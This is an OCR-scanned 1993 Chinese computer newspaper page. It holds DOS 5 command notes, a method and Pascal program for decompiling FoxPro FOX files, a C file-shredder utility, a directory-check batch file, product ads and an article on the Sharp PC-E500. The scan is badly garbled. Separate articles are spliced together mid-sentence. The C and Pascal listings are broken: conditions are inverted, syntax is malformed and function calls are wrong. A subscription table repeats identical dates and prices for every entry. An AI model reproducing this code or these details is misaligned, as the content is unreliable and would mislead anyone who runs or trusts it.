例如, 图1所示为一块6.6x4.8的矩形板, 现要将其分为两种零件, 尺寸分别为3.9x2.2和5.4x0.9. 则一种分割过程如图2、3、4、5所示, 最后得到3个3.9x2.2的零件和1个5.4x0.9的零件, 剩料面积为1.2x0.9=1.08, 是一种剩料面积最少的方案.



图1




图2




图3




图4



图5




图6




图7



图8




图9




图10



图11




图12




图13




图14




图15

初学者的困惑

十六、UNFORMAT

类型: 外部命令

功能: 恢复被格式化的磁盘上的文件和目录, 恢复被删的目录

格式: UNFORMAT 4.[/J]/[L]/[U]/[PARTN]/[TEST][/P]

其中: 0: 指明有欲恢复的目录和文件的驱动器;

J: 从MIRROR命令产生的文件的存在, 并让你选择想用哪个文件; 按ESC取消这个操作;

L: 显示(列出)被UNFORMAT找到的所有文件和子目录;

P: 打印通过L控制开关显示的信息;

PARTN: 恢复由MIRROR/PARTN命令存入到一个软盘中的分区表(加

L开关则显示当前驱动器的分区表, 加/L和/P开关则打印当前驱动器的分区表);

TEST: 模拟恢复操作, 而实际上并不把数据写入磁盘;

U: 不使用MIRROR文件而恢复一个磁盘;

说明: UNFORMAT, UNDELETE与MIRROR是DOS5新增的用作文件恢复

工具的三个命令, 它们实际上是由PCTOOLS提供的REBUILD, UNDELETE与

MIRROR工具软件的独立应用版本. 当DOS重新格式化硬盘时, 它实际上并

删去盘上的数据, 而只是简单地清除根目录和删去

FAT. UNFORMAT应用MIRROR命令产生的MIRROR.FIL文件上的信息来恢复

盘上系统区的数据, 重建磁盘结构, 该信息也帮助UNFOR-

MAT恢复从根目录分支的所有被删除的目录以及它们的文件.

注意: 若刚使用过带/U开关的FORMAT格式了磁盘, 且没往盘上

写数据, 则完全可能恢复盘上的数据; 如写有数据, 则它就无法恢复

整个盘.

II 640KB以上的存储器管理工具

如果使用286, 386或486系统, 内存超过640KB就需要了解DOS5

提供的XMS管理器, 即HIMEM.SYS. 对于386, 486用户说来, DOS5提

供的MES管理程序是EMM386.EXE. 它可以控制UMB的分配, 可以作

一些设备驱动程序和驻留内存程序安装到UMB中还可以仿真扩充存

贮器(Expanded memory). 如果只有8088或8086不带扩展或扩充内

存的80286系统, DOS5可以提供一个小规模的驻留内存的DOS, 以允

许让更多的可用空间.

DOS5.0提供的管理和使用640KB以上存储器的工具有:

• 640KB以上内存管理器: HIMEM.SYS

• 将DOS装入HMA(High Memory Area), DOS=HIGH

• 允许使用UMB(Upper Memory Block), EMM386.EXE

• 设备驱动程序装在UMB, DEVICEHIGH

• 驻留内存程序装在UMB, LOADHIGH

• 在386/486系统中, 用扩展存储器模拟扩充存储器;

EMM386.EXE

• 把扩展或扩充存储器做为磁盘高速缓冲区, SMARTDRV.SYS

• 建立RAM盘, RAMDRIVE.SYS

DOS5.0新增的六个内存管理命令, 即HIMEM.SYS, EMM386.

EXE, SMARTDRV.SYS, DOS.DEVICEHIGH, LDADHIGH, 都允许将内

存驻留程序和驱动程序隐藏在系统所具有的空闲内存段空间

里, 以便使应用程序有更多的可用空间. 还有DOS3.3提供的设备

驱动程序RAMDRIVE.SYS, 在DOS5.0下使用扩展或扩充存储器

时, 用它来建立RAM盘以模拟硬盘, 在这里也作为内存管理工具

一并介绍. 在介绍前, 先就Microsoft公司对存储器的划分作如下说明:

• 常规内存(Conventional), 640KB以上, 可被CPU直接访问的(也有人认为

是0到1M, 但不准确)

• 保留区或1M存储器高址(Reserved, Upper, 有时也用High), 640K到1MB

• 扩充存储器(Expanded), 建立在256K到1M的地址空间区建立的16KB

的块来访问的内存, 它实际上是扩大了CPU的寻址能力, 即用20位地址线在实

模式下可访问的多达32M的内存.

• 扩展存储器(Extended), 286/386/486主板上, 640K以上可由CPU直接

寻址的连续的线性空间, 该空间包括HMA和UMB

• HMA或高内存区(High Memory Area), 1M以上的第一个64K空间

• UMB或高位内存块(Upper Memory Block), 640K到1MB未被占用的存贮

块

一、HIMEM.SYS——管理640KB以上内存的设备驱动程序

用途: HIMEM是一个包含在DOS5中的扩展内存(Extended Memory)管理

程序, 它支持对扩展内存的访问, 并确保同一时刻没有两个程序对同一扩展内

存的访问.

格式: DEVICE=[d,][path]HIMEM.SYS[/hmanin=m][/numhandles

=n]

[/int15=xxxx][/machine, xxx][/a20control, on | off]

[/shadowram, on | off][/cpuclk, on | off]

其中:

[d,][path]说明HIMEM.SYS文件的位置

/hmanin=m 说明在HIMEM.SYS允许一个程序使用高位内存区域前, 该

程序所必须使用的内存量, 范围在0-63K间, 缺省值为0.

/numhandles=n 说明可同时使用的扩展内存块(EMM)句柄数, n的取值

范围1-128, 缺省值为32.

/int15=xxxx 为15H中接口分配所指定的扩展内存量, xxxxx的有效

值为64-65535, 缺省值为0.

/machine, xxx, 说明所使用的A20处理程序(用于执行对高内存区域的

访问), xxx取与机器有关的值.

/a20control, on | off 说明是否HIMEM.SYS要控制a20行.

/shadowram, on | off 说明是否HIMEM.SYS要关闭shadow RAM

/cpuclk, on | off 说明是否HIMEM.SYS要影响实际计算机的时钟速度.

说明: 1. HIMEM.SYS是一个冲破640KB限制的DOS工具, 假若使用DOS

=HIGH, SMARTDRV.SYS, EMM386.EXE或在扩展内存中建立一个RAM盘,

则都要用到它.

2. 应保证安装HIMEM.SYS的device命令在CONFIG.SYS文件中列在任何

设备驱动程序命令或使用扩展内存的程序之前. 例如, 因EMM386使用扩展内

存, 因此关于EMM386的device命令应放在HIMEM.SYS的device命令之

后. (待续) 四川大学 唐先余

DOS3.3和DOS5.0的增扩功能对其应用(五)

金碟电脑软件诞生

为丰富国内软件及多媒体市场, 应广大PC用户的要求, 金碟电脑软件终于诞生了.

金碟电脑软件由上海前进机电技术开发部和新加坡SALVO公司协力合作, 从港台及新加坡引进国外数千种应用、教育和游戏软件, 向大陆各界推出, 为国内最新最多. 每套软件均有原版说明, 使您爱不释手. 流连忘返. 今后还将以每月近百种的数量不断引进! 金碟引进新加坡原装各类多媒体软件, 品质卓越, 价格低廉.

金碟发行《金碟发友》内部刊物每年六期, 公布新到软件及攻略、心得; 评选软件排行榜.

金碟电脑软件欢迎您写信给我们, 并附邮票2元, 我们会将软件目录, “金碟发友”征订单, 用户卡和“金碟沙龙”会员卡寄上.

来信请寄: 上海市中山北一路1250号4号楼535室 邮编: 200437 电话、传真: 5424355 联系人: 王克生 陈小姐

北京兄弟电脑公司最新推出

的CCBGOS.13汉卡单显板, 是

专门为普通720x350单显计算机

而设计, 可以使单显模拟VGA后

显示26行汉字, 西文软件不用汉

化, 开机便可进入汉字系统后再引

DOS, 故汉字系统与DOS版本无关, 且

汉字系统不占任何内存, 卡上固化了24点阵打印字库, 使得没有硬盘便可

用9针或24针打印机打印24点阵宋体黑体字, 及使用金山汉字系统, WPS,

等等. 固化了一万多的词组及最新实用的汉字输入方法: 混合汉字输入

法(区位全拼拼音+简拼+双拼+词组+联想), 各种命令与2.13完全

兼容. 售价: 1350元, 个人购买优惠. (详细资料免费索取)

北京兄弟电脑公司 通信: 北京5109信箱陈德发

中国银行北京分行西单分理处 邮编: 100094

帐号: 015110005046 电话: 6033765

单显计算机的福音

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘德纯 副主编:唐敏
国内统一刊号:CN51-0106 订网代号:61-74 地址:成都市金河街75号 邮政编码:610015

PC——E500 更适合中国国情

贵报在1993年8月7日第一版发表了曹来发先生的《立即停止进口PC-E500机》一文,读后,有些不同看法,今借贵报谈一谈自己的想法。

本人从事计算机教育工作十几年来,并利用工作之余进行PC-1500机系统开发六年多,近两年又从事PC-E500机的开发工作。通过对多种袖珍机的比较,本人认为PC-E500是PC-1500最好的替

使用线性空间为512KB,外设齐全,PC-E500引进国内后,通过开发,现在已和多种针式打印机、绘图机、微机、数字化仪等设备连接成功。还开发成功了各种与测量仪器的连接电缆及各种扩充模块。对于把PC-1500中的程序移植到PC-E500的过程,也实现了自动化。在软件开发方面,电子记录簿、测量差程序已相继出现,并已在生产中取得了较好的效益。在我国逐步向市场经济转变的今天,需求是由市场决定的。进口PC-E500是国内市场的需要。实际上,PC-E500也并非全套引进,而是引进关键的、价格低的主机,对于价格较贵的外设是采用国内自己开发的产品或现有设备代替,这样更适合我国国情。另外,用PC-E500替代进口的、价值几万元的电子记录簿,不能不说是对国家的一项贡献。这是曹来发先生所没有考虑到的。

曹来发先生在文中的许多说法是不对的。首先,国际惯例根本没有规定什么“国际通用机”。事实上,PC-E500的指令系统比PC-1500更丰富,更接近于主流机型-IBM系

《软件报》94年为什么调价?

《软件报》在广大读者、作者的支持下,取得了稳步发展,总发行量已达8万,开始盈利,为什么94年的报价上调30%呢?原因有三:
1. 邮局发行费上调,邮局发行费是按报纸单价的百分比收。由于运价上调,每张报纸的发行费0.1元才能保本。按93年的报价,邮局虽然收取30%的发行费,仍然严重亏损,邮局要求各家报社提价相应提高的发行费,以减少亏损。

2. 面对市场经济的大环境,很难不予到94年纸价和印刷费的调幅。以纸张为例,92年议价新闻纸3000元/吨,93年上调到3800元/吨,上涨27%。目前《软件报》的印刷费是88年定的价格,94年印刷费上调是必然的,为此报社考虑再三,决定报纸调价一步到位。

3. 为了办好报,更好地为读者、作者服务,四开四版显然已无法适应软件产业的发展,报纸扩版将带来一系列的问题,例如,要增加编辑人员,更新和扩充不可缺少的微机设备,稿酬要丰厚等等,均需要资金的注入。目前报社的经济收入,还力不从心,开展多种经营创收是积累的有效途径,适当调价依靠读者支持保证不亏也是办法之一,取之于民,用之于民。

94年《软件报》将举办软件知识大奖赛和软件设计大奖赛(竞赛规则和奖励办法于12月公布),评选优秀论文等活动,为广大读者提供广泛参与的机会。94年积极创造条件,争取早日实现扩版,努力编采一流稿件,精心的编辑,奉献给读者一份实用的报纸,回报读者的支持。

国内市场不久,维修工作不是当前主要问题。维修工作总是有人搞的,事实不正是缺乏PC-1500资源及配件,才阵打印机。这才真真正正进口PC-E500的,是言过其实。在此,我想问的是想过价格和配件吗?袖珍机国产化,是否需要购买磁盘驱动器和点阵打印机的方向,但还要有一个引进、消化、创新的过程。总不能因国产袖珍机没搞出来,就不用计算机检测工作了。曹来发先生还建议把全国各地的PC-1500零部件统一在某机构中,这更是一个机构中,这更是纸上谈兵。

▲光盘为中心
▲光盘教育中心
中国软件公司制作的“今日北京”CD-ROM光盘100片,由电子部刻录中心代表电子部赠给北京市委执行主席伍绍祖,作为中国在国际奥委会101次会议上的礼品,并赠送给各位国际奥委会委员。

全国电子报刊征订简明目录表

序号	报刊名称	类别	创刊年月	定价	邮费	地址
1-01	电子报	第二类	1982.10	0.20	0.20	北京东直门内大街21号
1-02	北京计算机报	第二类	1982.10	0.20	0.20	北京东直门内大街21号
1-03	北京电子报	第二类	1982.10	0.20	0.20	北京东直门内大街21号
1-04	湖南电子报	第二类	1982.10	0.20	0.20	湖南长沙
1-05	湖北电子报	第二类	1982.10	0.20	0.20	湖北武汉
1-06	广东电子报	第二类	1982.10	0.20	0.20	广东广州
1-07	福建电子报	第二类	1982.10	0.20	0.20	福建福州
1-08	浙江电子报	第二类	1982.10	0.20	0.20	浙江杭州
1-09	江苏电子报	第二类	1982.10	0.20	0.20	江苏南京
1-10	安徽电子报	第二类	1982.10	0.20	0.20	安徽合肥
1-11	江西电子报	第二类	1982.10	0.20	0.20	江西南昌
1-12	山东电子报	第二类	1982.10	0.20	0.20	山东济南
1-13	河南电子报	第二类	1982.10	0.20	0.20	河南郑州
1-14	山西电子报	第二类	1982.10	0.20	0.20	山西太原
1-15	陕西电子报	第二类	1982.10	0.20	0.20	陕西西安
1-16	四川电子报	第二类	1982.10	0.20	0.20	四川成都
1-17	重庆电子报	第二类	1982.10	0.20	0.20	重庆
1-18	贵州电子报	第二类	1982.10	0.20	0.20	贵州贵阳
1-19	云南电子报	第二类	1982.10	0.20	0.20	云南昆明
1-20	广西电子报	第二类	1982.10	0.20	0.20	广西南宁
1-21	海南电子报	第二类	1982.10	0.20	0.20	海南海口
1-22	新疆电子报	第二类	1982.10	0.20	0.20	新疆乌鲁木齐
1-23	宁夏电子报	第二类	1982.10	0.20	0.20	宁夏银川
1-24	青海电子报	第二类	1982.10	0.20	0.20	青海西宁
1-25	西藏电子报	第二类	1982.10	0.20	0.20	西藏拉萨
1-26	台湾电子报	第二类	1982.10	0.20	0.20	台湾台北
1-27	香港电子报	第二类	1982.10	0.20	0.20	香港
1-28	澳门电子报	第二类	1982.10	0.20	0.20	澳门
1-29	海外电子报	第二类	1982.10	0.20	0.20	海外
1-30	国际电子报	第二类	1982.10	0.20	0.20	国际

★编号:931002
名称:金山汉字系统超级五笔字
输入法及词组管理软件
作者:里自安
功能简介:金山汉字系统是国内外广泛使用的中文操作系统,但美中不足的是其五笔字输入法有很多不足,本软件改进了上述不足,使之有如下功能:1.可添加词组、修改词组、删除词组;2.允许字词重码;3.增加词组一万余条;4.所造词组能马上使用;5.重码词组次序可调;6.可显示字词典;同时随机发送:A.WPS密码显示软件;B.WPS加密文件DOS状态下阅读软件。

源程序语言:汇编,C++
运行环境:IBM PC系列机,
DOS.5.0以上版本,金山DOS各版本
(请注明所使用的版本)
转让方式:加密100元(个人80元),非加密150元
收入:上海浦东高桥大桥
同路184号,华东计算机系统工程公司浦东经营部,吴海燕
邮编:200137 电话:
8622517
★编号:931003
名称:小学一、二年级数
学、语文教育软件
作者:王江民
该软件已通过电子工业出
版社评审出版,能有效地提高幼儿园
大班、家庭、小学一、二年级学生的数
学、语文水平,非常实用,是目前同
类软件最好的一种。教学深度有菜单
选择,能自动出无数难题,有加、减、
乘、除及混合题,有一、二年级全部
生字,能快速提高认字和拼音基础。
人机对话方式非常适合儿童。语文、
数学答对了加分,有奖励,答错了告知
正确的答案。用这套软件,上机一刻钟,
练习三至五次作业,尤其是在考试前
总复习最佳,每天半小时,3小时左右
就可总复习完一年的基本内容。

源程序语言: BASIC
运行环境: (1) IBM-PC/XT/
286 兼容, 显示。
(2) CEC-1 中华学习机。
转让说明: 每种磁盘一套, 内
含使用说明, 可复制保存 (请注明机
型)。
转让价格: 每种30元, 含邮资。
收入: 烟台市北大街54号, 烟台
日报社资料室 王江云
邮编: 264001

**如果您 是计算机用户
您一定会成为中国计算机用户杂志的读者**

内容实用 印刷精美 订费很低

· 每期出一个约二万字的技术性或产品性专题, 1994年上半年的专题是: 汉卡、反病毒、开放式系统、动画制作、建网指南、电输入计算机。
· 每期连载一个讲座, 1994年上半年的两个讲座是: Foxpro和汉化。
· 经验谈和工具箱两个栏目每期刊出十几篇微机技巧和工具使用方法的短文, 可帮助用户提高用机水平。
· 开发与应用栏目与系统开发的示范栏目, 每期刊出数篇高水平专文, 可帮助用户提高开发水平。
· 自由软件与软件服务栏两个栏目, 介绍可自由拷贝的软件并免费提供此类软件。
· 产业动态栏与商品报价栏两个栏目, 可帮助用户了解市场动向及选购硬件与软件。
· 每月5日出版, 从1994年起每期140页(16开), 影射胶印, 订费1.35元。 邮购订网代号: 82-184

明星系列软件

中国龙

汉字环境软件

昆明明星电脑公司 明星电脑北京办事处
地址: 昆明东风路20号 地址: 北京宣武门大街40号电子大厦708室
电话: 0871-618074 电话: 622081 电话: 63000000 联系人: 王小强

300天可省一台打印机

清华大学科学馆 邮编: 100084
电话: 2594866
联系人: 魏宝英

SXD系列打印机共享器
打印机+共享器=打印机+打印机

FOX文件的反编译原理

在各种各样的FOX文件编译方法中,基本上分为两大类:一是利用MFXPLUS.EXE文件自身的反编译功能的设置来实现;二是通过对FOX文件的结构及各种语句进行一一分析,从而总结出编译,然后对FOX文件进行反编译。前者方法简单但所得的PRG文件不完整且有冗余,而后者虽然所得的PRG文件完整,但方法实现起来工程过于庞大费时,本文介绍一种其简单性接近前者,而完整性又可与后者相比的方法。

关键词:FOX文件,PRO文件,反编译原理。

我们知道,第一种方法通过设置某些SET命令可以把MFXPLUS.EXE所执行过的FOX语句翻译成PRO语句后存放在一个文件中。比如: SET PRINTER TO *.PRG SET DEBUG ON SET ECHO ON

通过设置以上命令后,MFXPLUS.EXE在执行每个FOX语句前首先把它翻译成PRO语句并输出到打印机(此时打印机已被定向到文件*.PRG中)后再执行,如果这个FOX文件是一个没有分支和循环语句的顺序文件,我们就可以得到一完整的PRO文件,因为MFXPLUS.EXE对FOX文件的每个语句都执行了一遍,也就对FOX文件的每个语句都翻译了一遍,但这种方法不能处理FOX语句中的分支结构如IF...ELSE...ENDIF和CASE语句以及循环结构如DO WHILE语句,因为MFXPLUS.EXE只是机械地翻译那些即将被执行的语句并且不管刚才是否已经翻译过,而对于分支语句IF...ELSE...ENDIF和CASE语句来说,情况只可能出现一种,总有一部分语句没有执行,因此这部分语句也就不会被翻译出来,对于DO WHILE语句来说,如果它需要重复N次,那么DO WHILE语句中的语句将被重复N次地输出到*.PRG文件中,更为复杂的是,当IF, CASE, DO WHILE语句相互嵌套时,我们所得到的PRO文件就不仅冗余而且不完整了。

通过以上的分析,我们明白了为什么利用MFXPLUS.EXE自身的翻译功能不能得到完整且又无冗余的PRG文件的根本原因,那就是由于FOX文件中存在分支和循环语句之故,因此我们可以设想,我们能不能通过修改FOX中的分支和循环语句,使它们不循环不跳转,这样MFXPLUS.EXE就可以把FOX文件中的所有语句都翻译出来,粗略地分析一下FOX文件的结构我们可以得出结论,这样做并不困难,虽然我们也需要简单了解一下FOX文件的结构及几种特殊语句的格式。

为此我们先介绍一下FOX文件的基本格式,《计算机用户》92年2期已有文章比较详细地介绍了FOX文件的基本结构,在此只谈有关的几点:

1、FOX文件的第23H,24H两字节表示

DOS中有一个删除文件的命令,许多微机用户以为只要用DEL删除文件就安全了,其实不然,DOS删除文件是很慢的,当用DEL命令删除文件时,除了该文件的首字母被一特殊字符代替外,文件的其它部分(包括文件的大小、时间、日期和起始扇号等)均原封未动,因此,尽管该文件被删除了,该文件的目录入口的内容仍保持不变,直到它被其它数据覆盖为止。

对于具有一定的微机知识和相关软件的用户来说,恢复被DEL删除的文件是轻而易举的,如利用NORTON UTILITIES 8.0中的UNERASE实用程序即可快速恢复。

如果用户的文件具有保密性,那么当他不再需要这些文件时,用DEL命令并不能彻底地破坏这些文件,因此,笔者用TURBO C 2.0编了一个短小精悍的小程序XDEL.C,其功能相当于碎纸机,它可将不需要的文件从磁盘上彻底地清除掉,安全可靠。

XDEL虽然很短小,但它却具有DEL所不具备的强大功能: 1.XDEL用空白字符(NULL)重复整个文件(并且能够把文件的最后一根彻底地清除掉),接着将文件的长度改变为零,并将文件的名称改变为单字符@,最后将文

件@删除掉,经过这样的处理,文件信息将从磁盘上永久地消失了。

2.XDEL能够删除隐含文件、系统文件,只读文件等,换句话说,XDEL能够删除具有任意DOS属性的文件。

正因为XDEL具有如此强大的功能,所以笔者将它称为磁盘文件粉碎机,你可以将它放到DOS目录下,作为DOS的外部命令使用,使用格式为:C:\>XDEL 文件名<回车>

XDEL是一个十分危险的命令,使用时需要十分小心,一失足将成千上万!故此XDEL在每删除一个文件时均输出一确认信息如下:

Are you sure? [y/n] 键入Y表示删除,键入N表示不删除。XDEL.C的源程序如下:

```
#include "dos.h"
#include "stdio.h"
#include "conio.h"
#include "string.h"
#include "mem.h"
#define SIZE 1024
main(int argc, char *argv[])
```

ENDDO语句,因为它们出现在DO WHILE...ENDDO之外(这是人为所造成的)而报错,我们可以忽略这些错误让继续往下执行,这样我们只增加了一条EXIT语句就清除了DO WHILE循环的冗余现象。

以上所介绍的是笔者对FOX文件进行反编译的基本思想,但要比较完美地实现,还要注意以下几点:

1.由于本方法是通过对FOX文件的有关语句,从而使它等效一个顺序文件,因此用MFXPLUS.EXE执行修改后的FOX文件的所有结果是毫无意义的,并且中间经常报错,如果FOX文件中设置有ON ERROR...RETURN之类语句的话,一旦出错,则立即退出,这样反编译的工作就无法顺利进行,同样,RETURN,QUIT,RETRY等语句也破坏FOX程序的顺利执行,为此我们必须同时修改ON ERROR, RETURN, QUIT, RETRY语句,把它们的命令代码改成比较少见的语句代码如LIST,DISP等等容易识别的代码,这样就可以保证FOX文件反编译的顺利进行,不会因为执行过程中因中途退出而失败了。

2.因为我们是通过设置SET PRINTER TO *.PRG SET DEBUG ON SET ECHO ON

来获得PRO,PRO文件的,因此如果在FOX执行过程中出现SET DEBUG OFF SET ECHO OFF

之类的语句,那么该语句后面的语句就没有被记录下来,为了防止这种情况,我们必须修改它们,只要把OFF改成ON即可,而在PRG文件中我们又很容易看出来哪哪被修改过。

3.为了防止FOX文件在执行过程中因调用另外的FOX文件或过程文件,对每一个被反编译的FOX文件,都不能给它提供正确的运行环境,任凭它报错,否则你所得的PRG文件将含有其它文件的内容。

4.如果每次进行反编译都得设置有关的SET命令,未免有些烦琐,为此可建立一个X.PRG文件,内容含有SET PRINTER TO *.PRG SET DEBUG ON SET ECHO ON

然后在FOX文件的第一个语句前加一DO X.PRG语句即可。

按照上述思想和方法,笔者已用TURBO PASCAL编程实现了FOX文件的反编译,效果良好,所得到的PRG文件只要把多余的EXIT语句去掉,并把代码RETURN,QUIT,ON ERROR,RETRY语句修改回来,再用FOXCOMP.EXE对所得PRG文件进行编译,所得到的FOX文件与原FOX文件没有什么区别。

最后需要说明的是,本方法只考虑没有加密并且是单个的非过程的FOX文件,至于那些加密过或者多过程的FOX组合文件,必须先解密或分解后再进行反编译,而如何解密和如何分解,有关杂志已早有介绍,笔者也用TURBO PASCAL实现了。

短小精悍的磁盘文件粉碎机

FILE a fp; int fd,fdw,fdum; char buf[SIZE]; int ch;

if(argc==2) {printf("\nUsage: c:\>xdel filename.ext\n");exit(1);}

printf("Are you sure? [Y/N]");ch=getche(); if(ch=='y') {printf("OK!\n");exit(1);}

if(access(argv[1],0)==0) {printf("\nFile %s does not exist.\n",argv[1]);exit(1);}

if((fd=open(argv[1],FA+HIDDEN); fd==0) || (fd=open(argv[1],0-RDWR); fd==0)) {printf("\nCan not open file %s.\n",argv[1]);exit(1);}

fdw=filelength(fd); fdum=fdw/SIZE+1; moment(buf,"0",SIZE); while(write(fd,buf,SIZE) < fdum); while(fdum>0); close(fd);

if(!open(argv[1],"w")) {fclose(fd); rename(argv[1],"@"); unlink(argv[1]); unlink(argv[1]);}

本程序在AST 386/25上TURBO C 2.0版下面测试通过,在各种286,386,486机上使用效果均非常好,它对你有所帮助。

西安交通大学 戚文佳

每个语句的总长度。其后是第一个语句的开始,从这个位置起加上总长度即指向文件的变量名区,由于我们这里修改FOX文件语句,因此必须保证修改后仍然保持上面那种对应关系。

2、FOX文件的语句体是以(01H 55H)为结束标志的。

3、FOX文件语句的格式如下: 第一个字节表示该语句的长度; 第二个字节表示该语句的命令代码;

对于分支语句(包括IF, ELSE, CASE, DO WHILE),其语句中还有两个特征字节(P9H 05H)标志,其后的两个字节则表示当条件不满足时向跳转的位置(该位置是相对于文件第一个语句的偏移)。

如果我们把(P9H 05H)后面的偏移地址修改成正好指向下一个语句的话,那么我们就消除了由于分支语句而引起的翻译不完整的现象。

4、为了说明如何消除因DO WHILE循环语句所引起的冗余,我们简单地分析一下DO WHILE结构:

DO WHILE语句中的跳转地址是把向后的ENDDO语句的,对于在DO WHILE和ENDDO之间的EXIT和LOOP语句,EXIT语句借用DO WHILE语句的跳转地址转向ENDDO; LOOP语句则重新执行DO WHILE语句;

因此,如果在DO WHILE语句后加一条EXIT语句,那么只要一执行DO WHILE语句,就立刻退出循环,而EXIT根据DO WHILE语句中所提供的地址进行转移,由于我们已经修改了DO WHILE的跳转地址使得它跳到一个语句即EXIT语句,又由于FOX文件是经过FOXCOMP.EXE编译过的,它不加检测地认为EXIT是ENDDO语句,从而继续往下执行,至于后面的EXIT、LOOP及

```
program Fox-To-prg
uses DOS;
var
  filename,fil2name:string;
  file1,file2,file of byte;
  buf,array[0..#ff] of byte;
  a,bytes:l;integers i;registers
  dir,dirstr; name;namestr; ext;extstr;
begin
  file1name:=paramstr(1);
  assign(file1,file1name);
  if paramcount=2 then file2name:=paramstr(2)
  else begin
    dirstr:=dir(file1name,ext);
    file2name:=concat(dirstr,'HZP'.FOX);
  end;
  assign(file2,file2name);
  reset(file1); reset(file2);
  for i:=0 to #ff do begin read(file1,a); write
    (file2,a);end;
  r.ax:=#1806; r.bx:=#020b; r.cx:=#f40b; do hh.prg;
  write(file2,r.ax;r.bx;r.cx;r.d;r.e;r.f;r.g);
  i:=#a;
  while not eof(file1) do
    begin read(file1,buf[0]);
      a:=buf[0];
      for i:=2 to buf[0] do read(file1,buf[i]);
      inc(i,a+1);
      for i:=1 to a do if (buf[i]=#ff)and(buf[i+1]=#05) then
        begin r.ax:=#b;
          buf[i+2]:=r.ax;
          buf[i+3]:=r.ax;
        end;
      for i:=0 to a do write(file2,buf[i]);
      if(buf[0]=#06)and(buf[3]=#1b) then begin
        r.ax:=#5207;r.b1:=#f0;
        write(file2,r.ax;r.b1);
        inc(i,3);
      end;
      if(buf[1]=#18)and(buf[2]=#73) then begin
        r.ax:=#2102;r.b1:=#f0;
        write(file2,r.ax;r.b1);
        inc(i,3);
      end;
      if(buf[0]=#01)and(buf[1]=#55) then begin
        while not eof(file1) do
          begin read(file1,a);
            write(file2,a);
          end;
          r.ax:=#a;
          seek(file2,2);
          write(file2,r.ax);
        end;
        end;
      close(file1); close(file2);
    end.
  H.PR.G
  set printer to x.prg
  set debug on
  set echo on
```

一种探测DOS目录的简易方法

采用的原理是在特探目录中访问一个设备(本文访问的是NUL设备),如果访问成功,就表示该目录存在。

本文所提供的办法,可用于各种同DOS目录打交道的批处理文件,以提高它们的适应性,以汉字系统2.13H的安装程序ZK.BAT为例,它不检查C盘上的213子目录是否存在,因此,若213子目录已经存在,便会显示出目录已经存在的提示信息,破坏程序的正常显示。

```
附批处理文件indir.bat
及其用法
周周 周周雷
C>type indir.bat
@echo off
if exist %1\nul goto yes
echo No such directory
goto done
:yes
echo Directory exists
:done
C>indir \213
Directory exists
```

SHARP PC-E500

从袖珍机向便携机过渡的桥梁

中国计算机用户协会便携机分会理事 倪树标

打印机，由于CE-515P价格较高，对于野外工作，不宜选择功能相同、价格较低的PP40一体化机；对于室内工作或考虑与微机共用，不如选用针式打印机或其它功能更强的绘图仪。

国内开发的外设、接口等十几种产品，其特点是功能强、价格低，但外观粗糙，主要表现在接口不容易插紧。遇此情况切不可强行插入，应先用小刀将插口内部刮平再用，建议厂家先作处理再销售。

1. 与PC-1500通讯电缆有两种，

①GE-158A通讯电缆(80元)，可与PC-1500双向通讯，无翻译功能，必须通过CE-158接口。

②15ES(650元)，PC-1500向PC-E500单向传送程序或数据，对传送的程序可自动按PC-E500的格式进行翻译，但还不完善，适合初、中级水平的用户，不需要CE-158接口。

2. 与微机通讯的电缆有七、八种，价格在几十元至100多元之间，功能相差不多，在选购时应针对自己所用微机型号试一试能否双向通讯。

3. 两台PC-E500间通讯电缆，波特率9600，准确可靠，便于用户间进行程序交流，价格和型号不详，请向经销单位咨询。

4. GE-503C多功能接口，是GE-503的换代产品，它克服了GE-503将主机电源的缺点，是一种智能化产品，主要有以下特点。

①有一个并行接口，通过503P电缆可联接各种具有标准并行接口的打印机和绘图机。如NP-PP40、CE-515P等绘图打印机，TP系列小型点阵打印机，各种宽行点阵打印机，喷墨打印机等。若打印机上有硬拷贝库时，还可输出打印。

②有两个串行通讯口，用各种不同规格的电缆，可同时联接两台具有串行通讯功能的微机或仪器设备。配套的电缆有：GE-158BC、GE159BC、GE-181C、GE-182C、GE-183C，可分别用于与带有CE-158接口的PC-1500通讯、与微机通讯、与各种测试仪、电子经纬仪及全站仪联接使用。

③具有智能化电源管理功能，接口使用原PC-1500的EA-150充电器充电，充电12小时可连续使用十几小时。电源用开关控制，当主机执行OPEN命令时电源打开，工作指示灯发光，并由接口向主机供电，执行CLOSE命令或主机断电时关闭电源，灯灭。当接口电压过低时，低压指示灯发光，接着用蜂鸣器报警，若未及时充电，则接口自动关闭以保护接口。

④接口内部时钟可设置年、月、日、时、分、秒，并可在主机显示。

5. 下列电缆不需要购买：ESP与并口的打印机联接；E5515P与CE-515P并口联接；GE-101与索尼全站仪联接；GE-192与索佳测距、经纬仪联接；GE-193与宾得全站仪联接。

6. PP40四色绘图打印机：纸宽114mm，是PC-1500配套打印机CE-150的换代。

7. 一体化机：是利用CASIO PB-700的打印机PA-10更换打印机电路板改装的产品，兼绘图打印机和磁带于一体，不需接口就可与主机联接，纸宽114mm，打印机工作相当稳定，但磁带机可靠性较差，大约为80%左右，选购时要试一下磁带机的存、取，尽量选好的。

(四) 各种价格配置参考：

		三种档次配置：2000元左右			3000元左右			4000元左右		
设备类型		①	②	③	④	⑤	⑥	⑦	⑧	⑨
主机	32K	○	○	○	○	○	○	○	○	○
	128K	○	○	○	○	○	○	○	○	○
	256K	○	○	○	○	○	○	○	○	○
模块	32K	○	○	○	○	○	○	○	○	○
	128K	○	○	○	○	○	○	○	○	○
126P	126P	○	○	○	○	○	○	○	○	○
	PP40	○	○	○	○	○	○	○	○	○
一体化机		○	○	○	○	○	○	○	○	○

注(1)主机参考价：原装32K的1300元，64K的1750元，扩容机64K的1600元，原装128K的1980元，256K的2350元。

注(2)模块参考价：原装32K的750元，64K的1250元，国内生产64K(不带电池)的495元，128K的650元，256K的900元。内存配置(主机+模块)建议以256K或384K最好，若解通规模较大，可选择512K(最大内存配置)，最小配置不应低于128K。

三. 引进、开发情况及对用户选购、使用的参考意见。

